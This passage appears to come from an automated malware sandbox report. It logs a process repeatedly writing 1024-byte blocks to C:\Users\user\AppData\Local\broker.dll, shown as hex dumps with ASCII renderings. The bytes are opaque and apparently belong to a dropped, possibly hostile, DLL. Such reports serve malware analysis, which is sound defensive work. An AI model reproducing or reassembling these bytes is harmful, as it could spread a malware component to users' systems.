C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 ff ff 00 00 ad 73 7f 00 00 fb 0d ff 90 7f e0 2e ad 3a 00 00 00 00 00 00 00 00 63 7b 00 00 00 20 20 00 00 00 b6 36 0e 7d 00 ff ff 30 43 0a 1e 79 f5 b7 db 7e 61 2b 92 21 b4 b2 d5 50 36 ff 88 43 f8 5b 24 45 47 59 33 a4 27 7e 25 09 10 dd 63 50 be a7 c3 9e c8 ba f8 e2 da 2f 96 50 1c 7a 52 f8 db f9 13 3c 39 a3 3b 17 96 e9 6f 79 ee 7a 0b 69 a0 f3 bb 3e fd c0 37 30 20 10 bd fd 00 00 88 d5 8c d8 a4 6e 54 00 00 00 00 00 7a 30 7c 52 8c 84 00 00 00 ff a6 29 be 65 f9 4c 3b dc ff 00 00 00 00 00 e5 2c 78 eb 1a 00 00 8a 7e 77 e7 c3 00 00 00 00 00 00 00 20 69 0e 47 80 e1 b9 05 fa 0f be 43 c0 20 00 00 00 00 00 00 39 ed 91 00 00 20 ef 7a 2b b9 8f 96 e2 f2 3c 20 00 05 3a 00 00 00 00 00 9f 7b 6d 2d 00 00 ff ff c4 c8 5f ce 20 f4 b5 9e fe 9f 3e 1a e4 ac 2e 1f db b3 3e b2 a4	.....s.....:.....c{.. ....6.}...0C..y...~a+.!... P6..C. [$EGY3.'~%...cP..... /.P.zR....<9.;...oy.z.i...>..70 .....nT.....z0|R.....).e.L;.....,x.....~w..... i.G.....C. .....9.... .z+.....< ..:.....{m-....._. .....>.....>..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	1d 42 04 1e d0 00 00 20 20 00 00 00 e8 3b 1b 45 cb b0 6c 00 00 00 6e cc 53 3e 42 bc ff ff 5c 7c aa 01 b4 64 ba e1 20 20 00 00 00 2f 30 f2 6b 78 00 00 00 00 b2 11 6e 0a 04 00 00 00 00 00 00 0f 85 b9 c8 bd 25 fe 1c 3d 46 5f 8e 00 00 7f 75 17 00 00 00 00 00 00 00 00 9b 94 2a 51 88 42 31 2e 01 00 00 00 00 00 00 00 8d 7e ff ff 00 db 39 9e 55 00 00 38 3b 42 b1 6f 7a de 53 ed 1c 0c be 45 3d 18 55 e9 61 99 7c 19 63 7f fe b3 82 5d e0 6c 43 2a 3e bd a3 e5 4c fb b5 b2 3b bd 82 d9 2d 3e 50 4d 47 7e ba ab 59 39 d0 2f 30 57 64 29 aa e4 6a 60 8f ba f0 71 13 fe 26 0b 34 a4 bb 7f 53 4a 3a 18 7a ce 00 00 00 00 00 8a 79 21 35 58 f2 6a 00 00 00 00 f6 19 be 2a aa 3d 00 00 00 00 00 00 00 d4 8e 51 71 76 ff b9 00 00 7f 63 7e 5d 22 ff ff 20 20 00 00 00 00 c5 2e 82 be 20 00 00 00	.B..... ....;.E..l...n.S>B... |...d.. .../0.kx......n..... ....%..=F_....u..... *Q.B1.....~....9.U..8;B.o z.S....E=.U.a.|.c....].lC*>... L...;...- >PMG~..Y9./0Wd)..j`.. .q..&.4...SJ:.z.......y!5X.j.. .....*.=.........Qqv.....c~]"..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 62 79 89 e3 c0 d3 23 73 99 3e b4 ce 00 00 00 00 ff ff a2 95 33 00 00 dd d9 2a 1b b0 9a 7c fc 72 00 00 00 00 00 00 00 00 97 03 00 00 00 00 ff ff 00 83 e8 8b be 00 00 00 17 2d dc b7 bb 0a 92 95 b9 34 b5 ad cb 46 de ec 7a 06 29 06 50 15 31 db 2b fb 07 39 92 0c 27 21 20 ff fd 3b 6a af 70 6e 3e af 33 b9 35 97 4b 1f fd 45 42 79 26 4a 6e c0 e6 90 0b ff ba 0c f3 f3 37 eb 59 3d 06 73 c9 05 7f 0c 41 f5 4b ee 14 55 75 00 00 7c 9e 08 e0 c3 3e bd 00 00 00 00 ff db 24 a5 10 6d ec ff 00 00 00 70 86 71 46 31 bd 33 e6 00 00 00 20 20 00 46 3d 74 ef 5e 00 00 26 34 4b 3c e1 00 00 00 00 00 ff ff 00 2a 68 5f ce ad 1c 42 fe bc 82 65 bb 00 00 00 00 00 00 00 00 fe e8 ce 00 00 00 85 39 4a 3e db 72 4e d6 cf 00 20 86 fa 20 00 00 00 00 b2 3f 75 52 00 00 00 00 8c 3d 9d fb 6b c5 38	..by....#s.>.....3....*.. .|.r.....- .....4...F..z.).P.1.+..9..'! ..;j.pn>.3.5.K..EBy&Jn..... ..7.Y=.s....A.K..Uu..|....>... ....$..m.....p.qF1.3.... .F=t .^..&4K<.....*h_...B...e.. .....9J>.rN... .. ..? uR.....=..k.8	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 83 7f cf 76 7a 2e c0 74 9f 09 39 d6 da 4e 8a 00 cd 91 6b ad 31 7c ea 88 85 dc 3b fd 32 1a e5 26 83 97 4b e5 3b 1e 7f 38 3c e4 e5 4b 46 49 6d 29 64 5e 9b 20 9b 5e bb dd 33 0a 87 90 a5 17 69 79 0e 92 59 e2 59 d8 85 3c 3a 83 0e e3 4a 4d 8b 60 00 00 00 7e 35 15 7f 6b 32 3d 00 00 17 7b 18 d6 5a ba 00 00 00 00 00 a2 38 3a 3f e1 bf 3d 49 00 00 00 00 e6 9e 78 6e 41 20 20 00 00 ff ff 60 33 51 33 bf ff ff 42 33 25 3d 87 17 61 2e 76 43 76 3a 00 00 00 00 00 00 00 00 95 1b 43 00 00 00 00 00 00 00 20 f0 f3 bd 06 87 03 79 c9 bb 20 00 00 2d 75 00 00 87 05 fa 89 20 20 00 00 00 8f c3 79 1b cb 9e 16 75 3f ad 68 3d 4b 0d ba 5c ab 6d b6 0d 7f 80 76 bf 90 7c 3f 30 2e 18 be fd cc b8 45 35 0d 61 35 75 82 44 5f 6b c8 2b 7d bb b4 c3 1a 3f 18 17 0c 3b a9 f7 75 0a 56 9e 21 e0 45 ed	....vz..t..9..N....k.1|....;.2 ..&..K.;..8<..KFIm)d^. .^..3.. ...iy..Y.Y..<:...JM.`...~5..k2 =...{..Z.......8:?..=I......xnA ....`3Q3...B3%=..a.vCv:..... ......C..... .....y.. ..-u..... .....y....u?.h=K..\.m....v..|? 0......E5.a5u.D_k.+}.... ?...;..u.V.!.E.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ab 00 00 ea 9d ff 00 00 bc 00 be ea a5 92 00 2a ff 00 4d 00 d6 00 00 38 f8 cc 00 83 05 e4 ff ff 05 ec 4c ff 00 89 00 4a ac 00 ff 00 00 c2 00 00 00 00 00 a5 61 8e 00 00 a0 c8 00 b1 4b c5 94 c5 96 ff ff ff 00 ed 00 00 00 ea ad eb 00 ff 7e 00 00 ff ef ff 00 f8 00 d9 00 00 ff 24 00 00 00 ff b5 00 ac ff eb f8 ff 84 00 00 ff 00 55 00 00 ff ea ea 00 b6 00 29 8b 3c bc ff 00 ff f5 00 ff ba ff d9 00 00 00 00 00 00 08 55 ff 00 ff bb 00 00 00 ec 00 00 ff b1 00 be ff 9c eb 4c ea 1c 00 ad ff ff a2 ee 00 00 00 00 00 ff 00 00 12 00 00 00 ff 00 ff 00 fd 22 00 be ff 0b b8 00 9c ff f9 00 00 00 00 ff 00 ff eb 00 00 ff 00 b1 d1 9e ba 00 00 f1 ff ff b3 00 00 b0 00 ff de 6e 23 f4 fe 4a ff ff ec 00 c2 af ff d4 ff ff 00 7b ff 1b 00 00 ff 00 00 66 00 ff 00 00 b7 84 00 00 00 ff 91 00	.....*..M....8..... ....L.....J.....a..... K.....~..... .$.....U.....).< .....U..... ....L..... "..... .....n#..J.....{..... ..f.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ae 7d 58 6e 6a b0 72 8b e3 35 2f c1 7d e4 3b 8d c3 ed af 85 73 da 73 63 3c 97 46 45 cb b3 26 a9 cd b9 bc d9 80 60 e9 62 a5 11 5e 7a ff 3d d4 ef b2 98 ee ae 22 e9 c9 fd bb b1 ee 00 00 87 c1 36 c8 7d 60 22 00 00 20 20 00 6d e1 2f fe 23 90 00 00 00 00 e6 5d bd 5b b9 6a 7a aa 00 00 00 ff ff ff f0 9b ad 44 a7 ff ff f4 4d ba b3 d4 ff ff ff 00 00 00 00 00 03 5c 66 ac d9 38 d9 be 7f 28 2d 96 00 20 20 00 00 00 00 ba c6 db 00 00 00 55 b0 35 aa 76 fe af 3a cb 00 00 35 77 00 00 00 ff ff a5 9d b9 e9 00 00 00 00 79 94 ad c9 52 f2 c8 73 86 22 5a 4e 34 86 3b 68 cb ee 27 a8 77 1a 79 92 53 d4 eb ec 27 3b 19 e1 f9 3f b4 bd 2b 3a f4 8d d0 8d f5 25 7a 14 7d ca 6c f0 2e 3c db 2c 13 68 10 7f b7 bc 28 f3 5b 00 7e 12 f7 98 21 c3 31 f7 d7 bd 9f 66 2a 7f 38 61 e3 ff ff 00 00 00 00	.}Xnj.r..5/.}.;.....s.sc<.FE.. &.....`.b..^z.=....."..... ...6.}`".. .m./.#.....].[.jz .....D....M.....\f..8...(- .. ..U.5.v..: ...5w.....y...R..s."ZN 4.;h..'.w.y.S...';...?..+.... .%z.}.l..<.,.h....(.[.~...!.1. ...f*.8a.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	f6 00 00 00 95 2b 7a 9c 3b 69 b0 00 20 0f 0d 95 cc 54 91 20 00 00 00 00 7e 5a 3e c6 7b b2 54 eb 20 20 00 00 7b b8 f3 e4 eb 00 00 ff ff 00 00 af 35 24 a0 19 00 00 b8 0a 06 99 7a 10 de 9a a0 e1 36 e0 00 00 00 00 00 00 00 00 14 3b ca 20 20 00 00 00 00 00 e1 68 1f 8f 59 15 66 92 d4 00 00 00 7e db 00 00 5c d1 7e 6a 20 20 20 20 20 03 e2 1b bd 3c 39 ec 78 76 13 3c 25 7a 2d 92 00 33 76 b8 8b 98 3d c4 fd 3e a7 35 d9 11 e6 7f 62 6e be 4a 1a d2 9e e2 bb 73 7d 4f 7c e7 bf bb fb 79 77 1f 1a b1 6c ba 42 cf ba e9 89 7f 1a c7 6a fc a8 3b a3 ce 20 32 55 98 e7 66 3e f0 2a b9 9b 3a 20 00 00 00 38 5b 4d e1 97 9e 79 00 20 20 00 00 00 7f 42 bf 76 0f 78 00 00 79 ba 7d 78 4c 64 18 47 00 00 00 00 00 20 20 20 a4 9d 3b cb 14 20 00 00 00 00 00 00 f2 8d 0e f8 14 ff ff 00 6d 7e 93 0c	.....+z.;i.. ....T. ....~Z>.{.T. ..{...........5$.....z. ....6.....;. .....h..Y. f.....~...\.~j ....<9.xv.< %z-..3v...=..>.5....bn.J.....s }O|....yw...l.B.....j..;.. 2 U..f>.*..: ...8[M...y. ....B. v.x..y.}xLd.G..... ..;.. ... .m~..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ec e1 c4 b4 5d 47 28 62 37 e5 03 6e 53 3b 61 1f 1a cf 95 76 04 0d ee ca da b3 cd 68 f9 6a bd 0c d5 96 e7 93 bb fd 98 ea 17 33 5c c7 7e d7 60 bf 1f bd 0e b1 b8 63 d9 85 f7 f0 05 c1 c8 5b 5f 79 3c ff 5b 2e b3 bb 0a 2c ac 00 00 fe 3d 6f e9 86 c3 ed 00 00 00 00 20 c6 e9 fe 70 28 96 20 00 00 00 8c d4 f1 72 de 5b b0 3e 00 ff ff 00 00 00 f1 4b a0 a9 77 00 00 39 2a c9 79 bb 00 00 00 00 00 00 00 00 68 57 f0 b4 b6 ba b0 ed 3b f4 02 08 00 00 00 00 00 00 00 ea 86 3b 00 00 00 9d 23 50 37 9d 0c 5b eb 47 00 20 46 3d 20 20 20 00 00 0f 37 b9 c7 00 00 00 00 6b 7e 6d f2 8e b3 79 4b 52 3c 56 f7 68 ee c1 ba be f2 ca ed 89 5c 64 e8 3b 71 a7 c3 53 b7 dc 8e b8 3e e4 4a ca 2d bc a4 96 d4 45 a7 a0 76 2d 04 79 a4 11 30 db 3b 59 b3 4c 63 06 3a 48 bb 7a 17 ad 73 b9 7f 71 7d a6 4e 22	....]G(b7..nS;a....v.....h.j .....3\.~.`.....c.....[_y<. [....,....=o..... ...p(. .....r. [.>.....K..w..9* .y.....hW.....;..... ..;....#P7..[.G. F= ...7.... ..k~m...yKR<V.h.....\d.;q.. S....>.J.-....E..v-.y..0.;Y.Lc .:H.z..s..q}.N"	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	3e 72 07 3b cf eb f4 83 26 bd dd eb ee c8 91 00 00 00 f8 54 51 42 76 72 3a 00 20 30 3c ff 04 80 4b 20 00 00 00 00 84 3b 16 67 f8 c5 62 46 00 00 00 00 e2 4f 7d 3b 4a 20 20 00 00 00 00 25 4b dc d1 0b ff ff 87 ad cf a3 b7 8d e4 b9 59 aa 55 c3 00 00 00 00 20 20 00 00 63 54 a4 00 00 00 00 00 00 20 e7 c7 42 fd 59 5b 10 cd d7 20 00 00 da cf 00 00 2c 7f db 84 20 20 00 00 00 fe f3 96 04 80 13 3e f4 de 80 3e b7 df c8 1a 46 44 cb 79 6c 1e 6b 30 b8 56 be a7 55 1f 02 3d cb 33 57 7f 4b 6b 7f 90 77 4e 95 46 c7 c0 a3 45 47 81 10 b3 3c c9 ff 36 be 81 c3 89 78 4d 7a e3 48 fc 4a ec 2e be 77 3a ba 29 48 a9 3e bf 94 74 e9 77 00 00 00 00 7e 7d ba 40 8e ae b5 00 00 00 ff ff 00 04 aa bb c9 b5 d3 00 00 6f f8 b6 af 82 7f 5e 76 00 00 00 00 00 00 00 00 20 d2 60 bb 2a 00 00 00 00 00	>r.;....&.....TQBvr:. 0<. ..K .....;.g..bF.....O};J ... .%K.....Y.U..... ..cT ....B.Y[... ......,... .....>...>....FD.yl.k0.V.. U..=.3W.Kk..wN.F...EG... <..6.. ..xMz.H.J...w:.)H.>..t.w....~ }.@.....o.....^v..... .`.*.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ba 5f 8e 86 a2 00 00 00 00 00 ff ef 7e 76 71 ff b2 a1 69 1f 11 bb d6 ff 00 d8 a4 15 00 00 00 00 00 00 00 e5 bd ec 90 7a 0d b2 66 84 00 ff ff 00 00 00 00 85 2d 00 00 00 57 de 3a 08 00 ff 3f 68 20 83 cb c4 3d 73 55 0b 76 79 68 22 bf c7 db 8b 9b 80 ea 03 b9 8b 67 6b 5b 85 f9 a8 f3 72 a4 bb 1f e0 c6 81 6f e5 0c cb cb 6c 35 2e 53 68 09 3e ec 6a 55 40 a7 18 78 ab a3 b8 85 45 94 11 55 6b 7b 22 79 7b 49 e5 10 7e 43 c1 f4 3d 9b 6e 0f ff ff ff 00 00 ea 06 84 69 db 7f ff 00 00 20 20 b9 ff 6b e1 cd 1c 00 00 20 20 00 00 19 01 68 12 04 e3 38 ae 00 00 7a cf a0 56 a1 00 00 20 20 00 00 00 00 2a a4 61 7a 8a 00 00 00 00 20 20 00 c7 90 ca be ec 8b 6d 22 92 5a 25 bb 00 00 00 10 f2 bd 20 20 4b 5c 6e 7e fd ad 17 41 5c 00 00 00 00 00 75 71 00 00 00 20 30 7b 0d 41 20 00 00 00	._.....~vq...i..... .....z..f.....-...W.:...?h ...=sU.vyh".....gk[....r.....o....l5.Sh.>.jU@..x ....E..Uk{"y{I..~C..=.n..... ..i..... ..k..... ....h...8. ..z..V... ....*.az..... ....m".Z%..... K\n~...A\.... .uq... 0{.A ...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	33 2e 25 98 e2 ee 6d f2 8d b3 51 92 a1 11 ad 0f b9 14 6c 7b cd 5b 53 ba 9c b5 ff 64 81 46 0a 59 d1 b4 3b 45 36 a2 4d a6 b5 64 65 00 00 20 3e 14 94 81 2d f7 39 20 00 c0 a8 bd 09 73 fd 00 00 00 00 00 5e b1 3c 18 d6 46 77 b3 00 00 00 00 35 6d e1 61 5d 00 00 20 20 00 00 dc 5b ad 9c 06 00 00 3b 1e 10 b8 9b bc 9b db 6b 3e 2e bf ff ff 00 00 20 20 00 00 ea b0 8f 00 00 00 00 00 00 00 c2 aa 16 bc 39 f6 d5 ed af 00 00 00 31 a8 00 00 96 94 48 b9 00 00 00 00 ff 04 8f 35 94 a5 71 85 13 ca a2 67 86 03 7f f6 27 08 c6 5e 95 43 03 73 25 b1 ff b7 a3 1f bd 31 5a 38 b3 b8 83 5e 65 17 69 ba b3 db 7f 3e f2 47 35 37 d0 39 83 9f 0c 7a 59 fc 39 7e 30 d2 95 3f 34 56 08 2a 82 43 75 46 79 59 85 9d 82 c3 8b 73 cf b5 ff 00 00 00 00 17 ef 23 b9 32 70 3b 00 00 00 ff ff 00 4f 2d f4 1b f6 57	3.%...m...Q.....l{.[S....d.F .Y..;E6.M..de.. >...-.9 .....s .....^.<..Fw.....5m.a].. ... [.....;.....k>..... ....9.....1.....H..... ...5..q....g....'..^.C.s%..... .1Z8...^e.i....>.G57.9...zY.9 ~0..? 4V.*.CuFyY.....s.....#. 2p;.....O-...W	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ec fe ff 85 48 4a 2e ea ff c6 ab 00 72 bb ff 00 9b 61 4a ff af ff 00 c2 00 00 ff 00 ff ec ec ff 00 bd aa 07 d2 6e 91 b0 ff ff fb fa ea 00 00 ff 00 00 25 b4 ff 8b 45 ff 7d 00 00 00 96 7e 00 fd 00 ff 6a 00 33 ac fd f4 ff ff ff b1 4d ff ea 00 ff b8 ff ff ff 50 49 ff ae 00 00 d0 4c f9 00 ff 00 ea d3 19 00 fc 00 fc fb 45 ff 00 00 ff 00 00 eb 61 00 ff 9e ff 86 00 ff ff ea 00 00 49 00 ff ce 00 00 00 ff ff 00 bb ff 8a 00 00 2f c8 00 00 00 eb 00 ff 00 df 00 c8 bf 00 c8 fe ad e9 04 97 f6 93 ff 00 ff 00 ff 00 fe eb 00 ff ff ee ff 00 ff 00 9a ff 00 ff 09 00 26 ff f4 f8 00 c4 ea 00 ff 09 0a 61 00 00 ff 00 00 00 ff 00 be ff 00 00 00 ff 47 32 9c 00 00 fd d6 80 00 1c 00 ff 00 d1 00 00 ff bc ed 00 9a 92 f4 bd f4 ee 32 8d a3 ff fd 00 ff 00 bd eb fb ff ff ff 00 fb 00 00 cd	....HJ.....r....aJ..... .....n.....%...E.}... .~....j.3.....M.....Pl... ..L.....E.....a..... .....I...../..... ....&.....a..... G2.....2...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	97 a9 f8 97 34 3e 53 c1 81 df 0b dd f5 51 47 b7 bd 23 cf ae 9c ff ff 00 00 00 00 ac 2a fc 06 e2 4a 1a 00 00 bb 5d 31 d1 48 e2 00 00 00 00 20 20 00 00 d0 5b 88 39 7f bd c0 46 00 00 00 00 00 00 ff 14 e0 a9 a5 14 ff ff ff 3c 08 0a 57 78 00 00 0c 55 dd 80 11 b0 7a 10 f2 46 60 2d 20 20 00 00 20 2e 22 c3 20 ff ff 00 87 b3 3d 38 a6 92 7d 4e d0 00 00 00 00 00 ff 31 8f ff 00 5b 01 7c c4 00 20 20 00 00 20 20 00 7e c9 9e 55 2a 9a aa db b3 55 7f 9f e6 e2 b2 ac 9c c4 d4 7a ad ca 1e c7 f9 ba 2b 2a 10 61 fe 70 1f f4 38 6b fa 78 e7 f8 32 89 2e b7 b2 f6 27 bb 3f 47 84 4e 44 90 a5 9f 49 0b c8 fe 92 ec c5 ba dc 33 fc 7f a1 23 70 1b 38 ff f4 0b 69 f8 04 b6 d7 00 00 00 00 00 00 00 6f d1 c6 dd 3e 2e ec 00 00 00 ea 8a 20 a1 dd ef 00 00 bd 6d 38 5c 05 01 14 21 00 ff ff 00 00 91	....4>S.....QG..#.....*. ..J....]1.H..... ...[.9...F.. .....<..Wx...U....z..F`- .. .". .....=8..}N.....1...[.|.. .. .~..U*....U..... ....z.....+*.a.p..8k.x..2.....'.? G.ND...I.....3...#p.8.. .i.....o...>..... .... ..m8\...!.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 6c c2 01 5b 30 00 00 00 00 00 ff ff 00 70 92 89 fe 00 00 00 6a 1d f5 79 d9 3e a4 ec 7a e7 bd f4 00 00 b3 70 bd 00 ff ff 00 00 2c b7 e0 66 a1 01 57 ff ba 00 00 00 00 91 19 00 00 00 00 00 00 f0 63 ff 76 00 00 48 6a 3a cc b5 15 3f e6 db e2 a9 e6 3a a6 c2 39 23 f4 65 70 14 5d 5d e6 ff cc 78 63 3e ed 52 01 bf ac 8a 45 9b 3d 8c 00 8a 37 94 75 8b 56 46 70 da 7c e4 6e 83 ba fd de 68 c8 5b bb 9f eb 3c 81 25 3d 6c 6e 79 90 21 ea 72 57 44 b6 48 3f 55 1c 39 20 20 20 20 00 00 00 00 d4 9c 39 5b fc ac 15 ff ff 00 00 00 00 00 7f 24 7f db 90 a9 00 00 00 5b 2c 67 c1 7e bc eb a9 00 00 35 aa 59 0a 73 ff ff 00 00 20 92 99 88 71 e4 20 00 00 00 79 69 bd 27 ec 04 b6 cc 9f e1 df fe 00 ff ff 00 00 00 4f 7f d1 00 20 69 7a 23 4c 5b a6 cf 3e 00 20 00 00 ff ff 00 00 00 a6 0b	...l..[0.....p.....j..y.>. .z.....p.....,..f..W..... .....c.v..Hj:...?.....:..9#. ep.]]...xc>.R....E.=...7.u.VF p.|.n....h.[... <.%=lny.!.rWD.H?U.9 .....9[.....$..... [.g.~.....5.Y.s.... ...q. ...yi.'.....O... iz#L[..>.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff ea 00 00 00 ff f5 f8 4d fe ff ef ff ff 4b 00 a9 f0 00 00 00 d4 00 00 ff 00 18 f8 3f ff 50 d5 ff 00 fd b9 5a ff cd 00 d0 ee 00 00 ff 72 49 00 b1 ff 00 00 ff 00 fa 06 41 67 ec ee 00 00 d2 ff cf ff b1 00 00 79 00 7e c0 78 00 ff 72 ad 8c ff 38 f5 ad 00 00 ff 76 ff ff fe fe ff ff ff 71 ff 00 ff ff bf ac 00 16 00 c7 f1 3c 00 ff 00 7b 00 fe ae ec 9f ff ff ee 00 00 00 c6 00 92 c7 c3 2e 00 fd bc 00 00 ff d0 00 23 fd c6 00 cd c3 7e 9b 00 ff f1 ff ea ea 08 eb 00 ff 9a f5 00 eb 54 4c 32 ce ff fe 00 ff af 00 00 ff ff 68 ec 92 11 ff bd 8c c6 ff 49 ff c5 b4 ea 00 fd 00 47 00 00 f4 99 ff 00 34 00 41 00 ff ff 00 00 00 ff ff 00 ff ea ed 00 ea 00 f5 fe ff ea 00 62 6f 72 00 00 f3 00 ea 45 70 f7 af 93 c6 f5 00 00 8a 00 ff ea 45 f2 72 00 91 ff bc c4 38 e7 f9 00 be 00 00 fe	.....M.....K.....?. P.....Z.....rI.....Ag.. .....y.~.x..r...8.....v... ....q.....<...{..... .....#.....~..... .....TL2.....h..... I.....G.....4.A..... .....bor.....Ep.....E .r.....8.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	32 3a 7a e3 9a 70 40 6d 33 1e 90 0f fe 9b 1f a0 51 ae bb de b5 71 cd b4 ce df 21 99 38 22 38 82 7d 00 00 00 00 00 00 00 00 ff fc fd f2 3d 74 77 00 00 00 00 ff ff 20 76 77 3b 76 75 30 20 ff ff 2f 76 2e 2c 2d 79 2a 40 20 20 fb 12 14 bb e1 00 00 00 00 ff da d9 de 85 d9 ff 20 20 20 d8 79 1f 1e 11 13 10 11 16 ca d7 ba 20 00 00 00 00 00 00 d4 52 4d 00 00 4c 4f 48 4f 4e db 09 33 08 00 00 00 ff ff 00 00 00 5a 79 00 00 00 00 00 00 00 00 04 4e 4f 0c 20 20 20 3e 0d 0a 8e 8d bb 8c 85 84 96 ef 56 d9 ef 79 63 a5 78 07 e6 98 c1 47 3d 75 3c 03 12 04 7b 5a a5 43 6c 5f f5 b1 25 22 bd 1b 61 5e 2b d6 fd 47 17 5f 68 de 36 fc d2 e5 2a 79 cf 0b eb 2b 32 ca 88 4e 6f ab 30 95 7b 68 a8 f8 1c a9 6e fa 9f 14 d9 6a 20 00 13 3f e7 ee 7b 7f f0 00 20 20 00 00 dc b1 08 0b df 79 00 00 00 00 7f	2:z..p@m3.....Q....q....!.8" 8.}.....=tw..... vw;vu0 ../v.,-y*@ ..... .y..... .....RM..LOHO N..3.....Zy.....NO. > .....V..yc.x....G=u<...{Z .Cl_..%"..a^+..G._h.6...*y... +2..No.0.{h....n....j ..?..{... .....y.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	be f4 ce 15 5c fa 2a 00 00 00 00 00 20 f8 03 20 ff dd 7a 36 51 ff 00 00 00 00 00 20 20 20 ea 6e b2 d4 ee b9 3d ab f6 f0 1f d6 d7 d0 65 45 e1 38 7e d6 0b 2c 3b 6e a7 ba bb 3f 86 cd f6 03 4f 97 0f 7b ae b6 e0 1f 26 a0 7c 1c f3 3d cc 27 cf 3e 24 d0 4d 7e 7f f6 4a 38 a1 b2 af 3e de 95 11 a9 f7 ef cd dd b6 dd a4 12 18 fa 65 4c 2f f9 a4 20 00 00 00 00 00 00 22 31 34 31 12 cf aa 00 00 ff b4 5f 10 fa 28 ff ff 00 3d fd e1 28 89 47 e7 29 00 00 00 00 00 b9 dd a7 bb 2a 00 00 00 00 31 51 4b 88 9a 00 00 00 00 00 00 79 d3 90 58 33 3b 38 21 08 ba a9 e0 ff ff df 3f f6 00 00 20 20 20 20 20 20 77 57 63 3b 6a 1c b6 69 2d 00 00 ff ff ff ff 00 46 54 00 20 20 47 00 3d 5b 00 00 be c1 cd c6 ac 7c 53 cc bd 2d 30 69 66 62 68 18 7b ba 29 96 f6 da b3 e9 8f 6b cd 07 3b b6 03 10 f7 20 70	....\.*..... .. ..z6Q..... . n....=.....eE.8~...;n...?... .O..{....&.|..='.>$.M~..J8... >.....eL/.. ....."14 1....._..(...=..(.G.)..... ..*....1QK.....y..X3;8!.... ...?... wWc;j..i-.....FT. G.=[.....|S..-0ifbh.{.). .....k..;.... p	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	b5 bc 8e 1a a4 bd 53 8d 58 83 14 6e 48 9d 44 6b ba 19 dc bf 8d 6b 89 d9 3b 38 74 ac 6b 4e 95 a0 de 47 76 a4 be 02 ca a6 c8 43 a7 4d cf 24 bd 00 00 00 00 00 00 00 00 d1 78 90 a4 12 1a 9c 00 00 00 00 00 00 00 ed bb 74 aa 80 5e 00 20 20 a7 45 8d f3 ee 7f 35 b4 00 00 b0 8f b5 30 b9 00 00 00 00 ff f0 1f f1 89 3e ff ff ff 00 fa 73 8a ce 25 cd f2 bd 6f c8 b5 75 00 00 00 00 00 00 b9 b1 46 00 20 27 0a 77 ba 15 61 16 85 f8 20 00 00 00 00 00 00 20 0b 86 20 00 00 20 20 ff ff 1d 27 e5 cd ff ff 20 2a 7f 34 dc 4d db 3c 8d 06 46 c4 bb e2 0c 87 01 ac ef 72 02 be 04 05 32 13 69 67 eb 08 a7 3d a3 59 23 d8 a4 8d 24 9f e0 05 60 86 e1 d1 e1 51 96 af 25 55 e9 6a 95 28 da 1d d2 3b d1 65 68 01 ef e7 70 67 2d 24 d8 a4 af a2 11 22 46 a4 5a bc bf 85 20 00 2e 98 28 99 b8 99 dc 00 ff	......S.X..nH.Dk.....k..;8t.kN ...Gv.....C.M.$.....x... .....t..^. .E....5..... .0.....>.....s..%...o..u. .....F. '.w..a... ....'.... *.4.M.<..F..... .r....2.ig...=.Y#...$...`....Q ..%U.j.(...;.eh...pg-$....."F. Z... ...(.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 f5 ff 00 b2 b2 ec 00 ff ff bd 00 ff 3a 00 ff 64 f1 eb fe ff b9 42 e8 00 ad 89 a4 ff ff ea ff 4f 51 00 00 00 1b ff 00 92 f1 4a 00 eb 00 00 ae 46 00 ff ff fd 00 80 00 00 1b ff 00 00 00 00 fa c0 d0 00 ea f2 a4 33 00 e4 00 00 f5 01 00 eb d0 ff f8 f3 26 00 00 00 ba e4 78 fd 6b 6a 89 34 49 4d 25 7b 20 20 bb 33 e7 00 00 ff ff 00 00 20 20 76 99 ee 77 fd 0e bd 3e 0c 20 20 00 00 00 00 00 90 3d 00 00 00 49 29 c0 ff 00 00 4f f5 6e 79 11 39 c7 65 37 bb 90 44 89 d3 bd b0 0f 43 7d 78 53 38 24 7a 02 b9 0c 8e 7a 12 35 03 11 2e 54 e7 3b fe b8 5b 88 65 dd 70 60 e5 92 45 3f ed 87 50 d8 dd a5 be bd d3 6d 3b 49 a4 20 aa c5 c9 0a ba 48 d9 cd 9c 3a 27 3e 82 3a b7 6a ff d2 